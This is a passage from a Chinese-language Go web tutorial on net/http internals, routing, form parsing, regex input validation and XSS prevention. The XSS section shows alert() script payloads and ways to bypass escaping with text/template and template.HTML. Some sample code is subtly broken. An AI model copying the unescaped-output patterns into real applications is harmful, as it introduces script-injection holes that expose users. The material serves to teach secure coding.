在浏览器输入 `http://localhost:9090`

可以看到浏览器页面输出了 Hello astaxie!

可以换一个地址试试：`http://localhost:9090?url_long=111&url_long=222`

看看浏览器输出的是什么，服务器输出的是什么？

在服务器端输出的信息如下：

```
8
9 F:\kanbox\golangtutorials\web>go build
10
11 F:\kanbox\golangtutorials\web>web.exe
12 map[]
13 path /
14 scheme
15 []
16 map[]
17 path /favicon.ico
18 scheme
19 []
20 map[url_long:[111 222]]
21 path /
22 scheme
23 [111 222]
24 key: url_long
25 val: 111222
26 map[]
27 path /favicon.ico
28 scheme
29 []
30 map[url_long:[111 222]]
31 path /
32 scheme
33 [111 222]
34 key: url_long
35 val: 111222
36 map[]
37 path /favicon.ico
38 scheme
39 []
40
```

图 3.8 用户访问 Web 之后服务器端打印的信息

我们看到上面的代码，要编写一个 web 服务器很简单，只要调用 http 包的两个函数就可以了。

如果你以前是 PHP 程序员，那你也许就会问，我们的 nginx、apache 服务器不需要吗？Go 就是不需要这些，因为他直接就监听 tcp 端口了，做了 nginx 做的事情，然后

sayhelloName 这个其实就是我们写的逻辑函数了，跟 php 里面的控制层（controller）函数类似。

如果你以前是 python 程序员，那么你一定听说过 tornado，这个代码和他是不是很像，对，没错，go 就是拥有类似 python 这样动态语言的特性，写 web 应用很方便。

如果你以前是 ruby 程序员，会发现和 ROR 的/script/server 启动有点类似。

我们看到 Go 通过简单的几行代码就已经运行起来一个 web 服务了，而且这个 Web 服务内部有支持高并发的特性，我将会在接下来的两个小节里面详细的讲解一下 go 是如何实现 Web 高并发的。

3.3 Go 如何使得 Web 工作

前面小节介绍了如何通过 Go 搭建一个 Web 服务，我们可以看到简单应用一个 net/http 包就方便的搭建起来了。那么 Go 在底层到底是怎么做的呢？万变不离其宗，Go 的 Web 服务工作也离不开我们第一小节介绍的 Web 工作方式。

web 工作方式的几个概念

以下均是服务器端的几个概念

Request：用户请求的信息，用来解析用户的请求信息，包括 post、get、cookie、url 等信息

Response：服务器需要反馈给客户端的信息

Conn：用户的每次请求链接

Handler：处理请求和生成返回信息的处理逻辑

分析 http 包运行机制

如下图所示，是 Go 实现 Web 服务的工作模式的流程图




图 3.9 http 包执行流程

1. 创建 Listen Socket, 监听指定的端口, 等待客户端请求到来。
2. Listen Socket 接受客户端的请求, 得到 Client Socket, 接下来通过 Client Socket 与客户端通信。
3. 处理客户端的请求, 首先从 Client Socket 读取 HTTP 请求的协议头, 如果是 POST 方法, 还可能要读取客户端提交的数据, 然后交给相应的 handler 处理请求, handler 处理完毕准备好客户端需要的数据, 通过 Client Socket 写给客户端。

这整个的过程里面我们只要了解清楚下面三个问题, 也就知道 Go 是如何让 Web 运行起来了

- 如何监听端口?
- 如何接收客户端请求?
- 如何分配 handler?

前面小节的代码里面我们可以看到, Go 是通过一个函数 `ListenAndServe` 来处理这些事情的, 这个底层其实这样处理的: 初始化一个 `server` 对象, 然后调用了 `net.Listen("tcp", addr)`, 也就是底层用 TCP 协议搭建了一个服务, 然后监控我们设置的端口。

下面代码来自 Go 的 http 包的源码, 通过下面的代码我们可以看到整个的 http 处理过程:

```
func (srv *Server) Serve(l net.Listener) error {
```

```

defer l.Close()
var tempDelay time.Duration // how long to sleep on accept failure
for {
    rw, e := l.Accept()
    if e != nil {
        if ne, ok := e.(net.Error); ok && ne.Temporary() {
            if tempDelay == 0 {
                tempDelay = 5 * time.Millisecond
            } else {
                tempDelay *= 2
            }
            if max := 1 * time.Second; tempDelay > max {
                tempDelay = max
            }
            log.Printf("http: Accept error: %v; retrying in %v", e, tempDelay)
            time.Sleep(tempDelay)
            continue
        }
        return e
    }
    tempDelay = 0
    if srv.ReadTimeout != 0 {
        rw.SetReadDeadline(time.Now().Add(srv.ReadTimeout))
    }
    if srv.WriteTimeout != 0 {
        rw.SetWriteDeadline(time.Now().Add(srv.WriteTimeout))
    }
    c, err := srv.newConn(rw)
    if err != nil {
        continue
    }
    go c.serve()
}
panic("not reached")
}

```

监控之后如何接收客户端的请求呢？上面代码执行监控端口之后，调用了 `srv.Serve(net.Listener)` 函数，这个函数就是处理接收客户端的请求信息。这个函数里面起了一个 `for{}`，首先通过 `Listener` 接收请求，其次创建一个 `Conn`，最后单独开了一个 goroutine，把这个请求的数据当做参数扔给这个 `conn` 去服务：`go c.serve()`。这个就是高并发体现了，用户的每一次请求都是在一个新的 goroutine 去服务，相互不影响。

那么如何具体分配到相应的函数来处理请求呢？`conn` 首先会解析 `request:c.readRequest()`，然后获取相应的 `handler:handler := c.server.Handler`，也就是我们刚才在调用函数 `ListenAndServe` 时候的第二个参数，我们前面例子传递的是 `nil`，也就是为空，那么默认获

取 `handler = DefaultServeMux`,那么这个变量用来做什么的呢？对，这个变量就是一个路由器，它用来匹配 url 跳转到其相应的 handle 函数，那么这个我们有设置过吗？有，我们调用的代码里面第一句不是调用了 `http.HandleFunc("/", sayhelloName)` 嘛。这个作用就是注册了请求/的路由规则，当请求 uri 为"/"，路由就会转到函数 `sayhelloName`，`DefaultServeMux` 会调用 `ServeHTTP` 方法，这个方法内部其实就是调用 `sayhelloName` 本身，最后通过写入 `response` 的信息反馈到客户端。

详细的整个流程如下图所示：




图 3.10 一个 http 连接处理流程

至此我们的三个问题已经全部得到了解答，你现在对于 Go 如何让 Web 跑起来的是否已经基本了解呢？

3.4 Go 的 http 包详解

前面小节介绍了 Go 怎么样实现了 Web 工作模式的一个流程，这一小节，我们将详细地解剖一下 http 包，看它到底是怎样实现整个过程的。

Go 的 http 有两个核心功能：Conn、ServeMux

Conn 的 goroutine

与我们一般编写的 http 服务器不同，Go 为了实现高并发和高性能，使用了 goroutines 来处理 Conn 的读写事件，这样每个请求都能保持独立，相互不会阻塞，可以高效的响应网络事件。这是 Go 高效的保证。

Go 在等待客户端请求里面是这样写的：

```
c, err := srv.newConn(rw)
if err != nil {
    continue
}
go c.serve()
```

这里我们可以看到客户端的每次请求都会创建一个 Conn，这个 Conn 里面保存了该次请求的信息，然后再传递到对应的 handler，该 handler 中便可以读取到相应的 header 信息，这样保证了每个请求的独立性。

ServeMux 的自定义

我们前面小节讲述 conn.server 的时候，其实内部是调用了 http 包默认的路由器，通过路由器把本次请求的信息传递到了后端的处理函数。那么这个路由器是怎么实现的呢？

它的结构如下：

```
type ServeMux struct {
    mu sync.RWMutex //锁，由于请求涉及到并发处理，因此这里需要一个锁机制
    m  map[string]muxEntry // 路由规则，一个 string 对应一个 mux 实体，这里的 string 就是注册的路由表达式
}
```

下面看一下 muxEntry

```
type muxEntry struct {
    explicit bool // 是否精确匹配
    h        Handler // 这个路由表达式对应哪个 handler
}
```

接着看一下 Handler 的定义

```
type Handler interface {  
    ServeHTTP(ResponseWriter, *Request) // 路由实现器  
}
```

Handler 是一个接口，但是前一小节中的 sayhelloName 函数并没有实现 ServeHTTP 这个接口，为什么能添加呢？原来在 http 包里面还定义了一个类型 HandlerFunc，我们定义的函数 sayhelloName 就是这个 HandlerFunc 调用之后的结果，这个类型默认就实现了 ServeHTTP 这个接口，即我们调用了 HandlerFunc(f)，强制类型转换 f 成为 HandlerFunc 类型，这样 f 就拥有了 ServeHTTP 方法。

```
type HandlerFunc func(ResponseWriter, *Request)  
  
// ServeHTTP calls f(w, r).  
func (f HandlerFunc) ServeHTTP(w ResponseWriter, r *Request) {  
    f(w, r)  
}
```

路由器里面存储好了相应的路由规则之后，那么具体的请求又是怎么分发的呢？

路由器接收到请求之后调用 mux.handler(r).ServeHTTP(w, r)

也就是调用对应路由的 handler 的 ServeHTTP 接口，那么 mux.handler(r) 怎么处理的呢？

```
func (mux *ServeMux) handler(r *Request) Handler {  
    mux.mu.RLock()  
    defer mux.mu.RUnlock()  
  
    // Host-specific pattern takes precedence over generic ones  
    h := mux.match(r.Host + r.URL.Path)  
    if h == nil {  
        h = mux.match(r.URL.Path)  
    }  
    if h == nil {  
        h = NotFoundHandler()  
    }  
    return h  
}
```

原来他是根据用户请求的 URL 和路由器里面存储的 map 去匹配的，当匹配到之后返回存储的 handler，调用这个 handler 的 ServeHTTP 接口就可以执行到相应的函数了。

通过上面这个介绍，我们了解了整个路由过程，Go 其实支持外部实现的路由器 ListenAndServe 的第二个参数就是用以配置外部路由器的，它是一个 Handler 接口，即外部路由器只

要实现了 Handler 接口就可以,我们可以在自己实现的路由器的 `ServHTTP` 里面实现自定义路由功能。

如下代码所示, 我们自己实现了一个简易的路由器

```
package main

import (
    "fmt"
    "net/http"
)

type MyMux struct {
}

func (p *MyMux) ServeHTTP(w http.ResponseWriter, r *http.Request) {
    {
        if r.URL.Path == "/" {
            sayhelloName(w, r)
            return
        }
        http.NotFound(w, r)
        return
    }
}

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    fmt.Fprintf(w, "Hello myroute!")
}

func main() {
    mux := &MyMux{}
    http.ListenAndServe(":9090", mux)
}
```

Go 代码的执行流程

通过对 `http` 包的分析之后, 现在让我们来梳理一下整个的代码执行过程。

- 首先调用 `Http.HandleFunc`

按顺序做了几件事:

- 1 调用了 `DefaultServerMux` 的 `HandleFunc`
- 2 调用了 `DefaultServerMux` 的 `Handle`

3 往 DefaultServeMux 的 map[string]muxEntry 中增加对应的 handler 和路由规则

- 其次调用 http.ListenAndServe(":9090", nil)

按顺序做了几件事情：

1 实例化 Server

2 调用 Server 的 ListenAndServe()

3 调用 net.Listen("tcp", addr) 监听端口

4 启动一个 for 循环，在循环体中 Accept 请求

5 对每个请求实例化一个 Conn，并且开启一个 goroutine 为这个请求进行服务 go c.serve()

6 读取每个请求的内容 w, err := c.readRequest()

7 判断 handler 是否为空，如果没有设置 handler（这个例子就没有设置 handler），handler 就设置为 DefaultServeMux

8 调用 handler 的 ServeHttp

9 在这个例子中，下面就进入到 DefaultServerMux.ServeHttp

10 根据 request 选择 handler，并且进入到这个 handler 的 ServeHTTP

```
mux.handler(r).ServeHTTP(w, r)
```

11 选择 handler：

A 判断是否有路由能满足这个 request（循环遍历 ServerMux 的 muxEntry）

B 如果有路由满足，调用这个路由 handler 的 ServeHttp

C 如果没有路由满足，调用 NotFoundHandler 的 ServeHttp

3.5 小结

这一章我们介绍了 HTTP 协议, DNS 解析的过程, 如何用 go 实现一个简陋的 web server。并深入到 net/http 包的源码中为大家揭开实现此 server 的秘密。

希望通过这一章的学习, 你能够对 Go 开发 Web 有了初步的了解, 我们也看到相应的代码了, Go 开发 Web 应用是很方便的, 同时又是相当的灵活。

4 表单

表单是我们平常编写 Web 应用常用的工具，通过表单我们可以方便的让客户端和服务端进行数据的交互。对于以前开发过 Web 的用户来说表单都非常熟悉，但是对于 C/C++ 程序员来说，这可能是一个有些陌生的东西，那么什么是表单呢？

表单是一个包含表单元素的区域。表单元素是允许用户在表单中（比如：文本域、下拉列表、单选框、复选框等等）输入信息的元素。表单使用表单标签（<form>）定义。

```
<form>
...
input 元素
...
</form>
```

Go 里面对于 form 处理已经有很方便的方法了，在 Request 里面的有专门的 form 处理，可以很方便的整合到 Web 开发里面来，4.1 小节里面将讲解 Go 如何处理表单的输入。由于不能信任任何用户的输入，所以我们需要对这些输入进行有效性验证，4.2 小节将就如何进行一些普通的验证进行详细的演示。

HTTP 协议是一种无状态的协议，那么如何才能辨别是否是同一个用户呢？同时又如何保证一个表单不出现多次递交的情况呢？4.3 和 4.4 小节里面将对 cookie(cookie 是存储在客户端的信息，能够每次通过 header 和服务器进行交互的数据)等进行详细讲解。

表单还有一个很大的功能就是能够上传文件，那么 Go 是如何处理文件上传的呢？针对大文件上传我们如何有效的处理呢？4.5 小节我们将一起学习 Go 处理文件上传的知识。

目录



4.1 处理表单的输入

先来看一个表单递交的例子，我们有如下的表单内容，命名成文件 login.gtpl(放入当前新建项目的目录里面)

```
<html>
<head>
<title></title>
</head>
<body>
<form action="http://127.0.0.1:9090/login" method="post">
  用户名:<input type="text" name="username">
  密码:<input type="password" name="password">
  <input type="submit" value="登陆">
</form>
</body>
</html>
```

上面递交表单到服务器的/login，当用户输入信息点击登陆之后，会跳转到服务器的路由 login 里面，我们首先要判断这个是什么方式传递过来，POST 还是 GET 呢？

http 包里面有一个很简单的方式就可以获取，我们在前面 web 的例子的基础上来看看怎么处理 login 页面的 form 数据

```
package main

import (
    "fmt"
    "html/template"
    "log"
    "net/http"
    "strings"
)

func sayhelloName(w http.ResponseWriter, r *http.Request) {
    r.ParseForm()    //解析 url 传递的参数，对于 POST 则解析响应包的主体 ( request body )
    //注意:如果没有调用 ParseForm 方法，下面无法获取表单的数据
    fmt.Println(r.Form) //这些信息是输出到服务器端的打印信息
    fmt.Println("path", r.URL.Path)
    fmt.Println("scheme", r.URL.Scheme)
    fmt.Println(r.Form["url_long"])
    for k, v := range r.Form {
```

```

    fmt.Println("key:", k)
    fmt.Println("val:", strings.Join(v, ""))
}
fmt.Fprintf(w, "Hello astaxie!") //这个写入到 w 的是输出到客户端的
}

func login(w http.ResponseWriter, r *http.Request) {
    fmt.Println("method:", r.Method) //获取请求的方法
    if r.Method == "GET" {
        t, _ := template.ParseFiles("login.gtpl")
        t.Execute(w, nil)
    } else {
        //请求的是登陆数据，那么执行登陆的逻辑判断
        fmt.Println("username:", r.Form["username"])
        fmt.Println("password:", r.Form["password"])
    }
}

func main() {
    http.HandleFunc("/", sayhelloName) //设置访问的路由
    http.HandleFunc("/login", login) //设置访问的路由
    err := http.ListenAndServe(":9090", nil) //设置监听的端口
    if err != nil {
        log.Fatal("ListenAndServe: ", err)
    }
}
}

```

通过上面的代码我们可以看出获取请求方法是通过 `r.Method` 来完成的，这是个字符串类型的变量，返回 GET, POST, PUT 等 method 信息。

`login` 函数中我们根据 `r.Method` 来判断是显示登录界面还是处理登录逻辑。当 GET 方式请求时显示登录界面，其他方式请求时则处理登录逻辑，如查询数据库、验证登录信息等。

当我们在浏览器里面打开 `http://127.0.0.1:9090/login` 的时候，出现如下界面




图 4.1 用户登录界面

我们输入用户名和密码之后发现在服务器端是不会打印出来任何输出的，为什么呢？默认情况下，Handler 里面是不会自动解析 form 的，必须显式的调用 `r.ParseForm()` 后，你才能对这个表单数据进行操作。我们修改一下代码，在 `fmt.Println("username:",`

`r.Form["username"]`)之前加一行 `r.ParseForm()`,重新编译,再次测试输入递交,现在是不是在服务器端有输出你的输入的用户名和密码了。

`r.Form` 里面包含了所有请求的参数,比如 URL 中 query-string、POST 的数据、PUT 的数据,所有当你在 URL 的 query-string 字段和 POST 冲突时,会保存成一个 slice,里面存储了多个值,Go 官方文档中说在接下来的版本里面将会把 POST、GET 这些数据分离开来。

现在我们修改一下 `login.gtpl` 里面 form 的 action 值 `http://127.0.0.1:9090/login` 修改为 `http://127.0.0.1:9090/login?username=astaxie`,再次测试,服务器的输出 username 是不是一个 slice。服务器端的输出如下:

```
method: POST
username: [astaxie xiemengjun]
password: [123456]
```

图 4.2 服务器端打印接受到的信息

`request.Form` 是一个 `url.Values` 类型,里面存储的是对应的类似 `key=value` 的信息,下面展示了可以对 form 数据进行的一些操作:

```
v := url.Values{}
v.Set("name", "Ava")
v.Add("friend", "Jess")
v.Add("friend", "Sarah")
v.Add("friend", "Zoe")
// v.Encode() ==
"name=Ava&friend=Jess&friend=Sarah&friend=Zoe"
fmt.Println(v.Get("name"))
fmt.Println(v.Get("friend"))
fmt.Println(v["friend"])
```

Tips: Request 本身也提供了 `FormValue()` 函数来获取用户提交的参数。如 `r.Form["username"]` 也可写成 `r.FormValue("username")`。调用 `r.FormValue` 时会自动调用 `r.ParseForm`, 所以不必提前调用。`r.FormValue` 只会返回同名参数中的第一个,若参数不存在则返回空字符串。

4.2 验证表单的输入

开发 Web 的一个原则就是，不能信任用户输入的任何信息，所以验证和过滤用户的输入信息就变得非常重要，我们经常会在微博、新闻中听到某某网站被入侵了，存在什么漏洞，这些大多是因为网站对于用户输入的信息没有做严格的验证引起的，所以为了编写出安全可靠的 Web 程序，验证表单输入的意义重大。

我们平常编写 Web 应用主要有两方面的数据验证，一个是在页面端的 js 验证(目前在这方面有很多的插件库，比如 ValidationJS 插件)，一个是在服务器端的验证，我们这小节讲解的是如何在服务器端验证。

必填字段

你想要确保从一个表单元素中得到一个值，例如前面小节里面的用户名，我们如何处理呢？Go 有一个内置函数 `len` 可以获取字符串的长度，这样我们就可以通过 `len` 来获取数据的长度，例如：

```
if len(r.Form["username"][0])==0{  
    //为空的处理  
}
```

`r.Form` 对不同类型的表单元素的留空有不同的处理，对于空文本框、空文本区域以及文件上传，元素的值为空值，而如果是未选中的复选框和单选按钮，则根本不会在 `r.Form` 中产生相应条目，如果我们用上面例子中的方式去获取数据时程序就会报错。所以我们需要通过 `r.Form.Get()` 来获取值，因为如果字段不存在，通过该方式获取的是空值。但是通过 `r.Form.Get()` 只能获取单个的值，如果是 `map` 的值，必须通过上面的方式来获取。

数字

你想要确保一个表单输入框中获取的只能是数字，例如，你想通过表单获取某个人的具体年龄是 50 岁还是 10 岁，而不是像“一把年纪了”或“年轻着呢”这种描述

如果我们是判断正整数，那么我们先转化成 `int` 类型，然后进行处理

```
getint,err:=strconv.Atoi(r.Form.Get("age"))  
if err!=nil{  
    //数字转化出错了，那么可能就是不是数字  
}  
  
//接下来就可以判断这个数字的大小范围了  
if getint > 100 {  
    //太大了  
}
```


还有一种方式就是正则匹配的方式

```
if m, _ := regexp.MatchString("^[0-9]+$", r.Form.Get("age")); !m {  
    return false  
}
```

对于性能要求很高的用户来说，这是一个老生常谈的问题了，他们认为应该尽量避免使用正则表达式，因为使用正则表达式的速度会比较慢。但是在目前机器性能那么强劲的情况下，对于这种简单的正则表达式效率和类型转换函数是没有什么差别的。如果你对正则表达式很熟悉，而且你在其它语言中也在使用它，那么在 Go 里面使用正则表达式将是一个便利的方式。

Go 实现的正则则是 [RE2](#)，所有的字符都是 UTF-8 编码的。

中文

有时候我们想通过表单元素获取一个用户的中文名字，但是又为了保证获取的是正确的中文，我们需要进行验证，而不是用户随便的一些输入。对于中文我们目前有效的验证只有正则方式来验证，如下代码所示

```
if m, _ := regexp.MatchString("^[\\x{4e00}-\\x{9fa5}]+$", r.Form.Get("realname")); !m {  
    return false  
}
```

英文

我们期望通过表单元素获取一个英文值，例如我们想知道一个用户的英文名，应该是 astaxie，而不是 asta 谢。

我们可以很简单的通过正则验证数据：

```
if m, _ := regexp.MatchString("^[a-zA-Z]+$", r.Form.Get("engname")); !m {  
    return false  
}
```

电子邮件地址

你想知道用户输入的一个 Email 地址是否正确，通过如下这个方式可以验证：

```
if m, _ := regexp.MatchString(`^([\\w\\.\\_]{2,10})@([\\w{1,}).([a-z]{2,4})$`,  
r.Form.Get("email")); !m {  
    fmt.Println("no")  
}else{  
    fmt.Println("yes")  
}
```

手机号码

你想要判断用户输入的手机号码是否正确，通过正则也可以验证：

```
if m, _ := regexp.MatchString(`^(1[3|4|5|8][0-9]\d{4,8})$`, r.Form.Get("mobile")); !
m {
    return false
}
```

下拉菜单

如果我们想要判断表单里面<select>元素生成的下拉菜单中是否有被选中的项目。有些时候黑客可能会伪造这个下拉菜单不存在的值发送给你，那么如何判断这个值是否是我们预设的值呢？

我们的 select 可能是这样的一些元素

```
<select name="fruit">
<option value="apple">apple</option>
<option value="pear">pear</option>
<option value="banane">banane</option>
</select>
```

那么我们可以这样来验证

```
slice:=[]string{"apple","pear","banane"}

for _, v := range slice {
    if v == r.Form.Get("fruit") {
        return true
    }
}
return false
```

上面这个函数包含在我开源的一个库里面(操作 slice 和 map 的库)，

<https://github.com/astaxie/beeku>

单选按钮

如果我们想要判断 radio 按钮是否有一个被选中了，我们页面的输出可能就是一个男、女性别的选择，但是也可能一个 15 岁大的无聊小孩，一手拿着 http 协议的书，另一只手通过 telnet 客户端向你的程序在发送请求呢，你设定的性别男值是 1，女是 2，他给你发送一个 3，你的程序会出现异常吗？因此我们也需要像下拉菜单的判断方式类似，判断我们获取的值是我们预设的值，而不是额外的值。

```
<input type="radio" name="gender" value="1">男  
<input type="radio" name="gender" value="2">女
```

那我们也可以类似下拉菜单的做法一样

```
slice:=[]int{1,2}  
  
for _, v := range slice {  
    if v == r.Form.Get("gender") {  
        return true  
    }  
}  
return false
```

复选框

有一项选择兴趣的复选框，你想确定用户选中的和你提供给用户选择的是同一个类型的数据。

```
<input type="checkbox" name="interest" value="football">足球  
<input type="checkbox" name="interest" value="basketball">篮球  
<input type="checkbox" name="interest" value="tennis">网球
```

对于复选框我们的验证和单选有点不一样，因为接收到的数据是一个 slice

```
slice:=[]string{"football","basketball","tennis"}  
a:=Slice_diff(r.Form["interest"],slice)  
if a == nil{  
    return true  
}  
  
return false
```

日期和时间

你想确定用户填写的日期或时间是否有效。例如，用户在日程表中安排 8 月份的第 45 天开会，或者提供未来的某个时间作为生日。

Go 里面提供了一个 time 的处理包，我们可以把用户的输入年月日转化成相应的时间，然后进行逻辑判断

```
t := time.Date(2009, time.November, 10, 23, 0, 0, 0, time.UTC)  
fmt.Printf("Go launched at %s\n", t.Local())
```

获取 time 之后我们就可以进行很多时间函数的操作。具体的判断就根据自己的需求调整。

身份证号码

如果我们想验证表单输入的是否是身份证，通过正则也可以方便的验证，但是身份证有 15 位和 18 位，我们两个都需要验证

```
//验证 15 位身份证，15 位的是全部数字
if m, _ := regexp.MatchString(`^\d{15}$`, r.Form.Get("usercard")); !m {
    return false
}

//验证 18 位身份证，18 位前 17 位为数字，最后一位是校验位，可能为数字或字符 X。
if m, _ := regexp.MatchString(`^\d{17}([0-9]|X)$`, r.Form.Get("usercard")); !m {
    return false
}
```

上面列出了我们一些常用的服务器端的表单元素验证，希望通过这个引导入门，能够让你对 Go 的数据验证有所了解，特别是 Go 里面的正则处理。

4.3 预防跨站脚本

现在的网站包含大量的动态内容以提高用户体验，比过去要复杂得多。所谓动态内容，就是根据用户环境和需要，Web 应用程序能够输出相应的内容。动态站点会受到一种名为“跨站脚本攻击”（Cross Site Scripting, 安全专家们通常将其缩写成 XSS）的威胁，而静态站点则完全不受其影响。

攻击者通常会在有漏洞的程序中插入 JavaScript、VBScript、ActiveX 或 Flash 以欺骗用户。一旦得手，他们可以盗取用户帐户信息，修改用户设置，盗取/污染 cookie 和植入恶意广告等。

对 XSS 最佳的防护应该结合以下两种方法：一是验证所有输入数据，有效检测攻击(这个我们前面小节已经有过介绍);另一个是对所有输出数据进行适当的处理，以防止任何已成功注入的脚本在浏览器端运行。

那么 Go 里面是怎么做这个有效防护的呢？Go 的 html/template 里面带有下面几个函数可以帮你转义

- `func HTMLEscape(w io.Writer, b []byte) //把 b 进行转义之后写到 w`
- `func HTMLEscapeString(s string) string //转义 s 之后返回结果字符串`
- `func HTML Escaper(args ...interface{}) string //支持多个参数一起转义，返回结果字符串`

我们看 4.1 小节的例子

```
fmt.Println("username:", template.HTMLEscapeString(r.Form.Get("username"))) //输出到服务器端
fmt.Println("password:", template.HTMLEscapeString(r.Form.Get("password")))
template.HTMLEscape(w, []byte(r.Form.Get("username"))) //输出到客户端
```

如果我们输入的 username 是 `<script>alert()</script>`,那么我们可以在浏览器上面看到输出如下所示：




图 4.3 Javascript 过滤之后的输出

Go 的 html/template 包默认帮你过滤了 html 标签，但是有时候你只想要输出这个 `<script>alert()</script>` 看起来正常的信息，该怎么处理？请使用 text/template。请看下面的例子：

```
import "text/template"
```

```
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

输出

```
Hello, <script>alert('you have been pwned')</script>!
```

或者使用 `template.HTML` 类型

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", template.HTML("<script>alert('you have been
pwned')</script>"))
```

输出

```
Hello, <script>alert('you have been pwned')</script>!
```

转换成 `template.HTML` 后，变量的内容也不会被转义

转义的例子：

```
import "html/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

转义之后的输出：

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/script&gt;!
```

4.4 防止多次递交表单

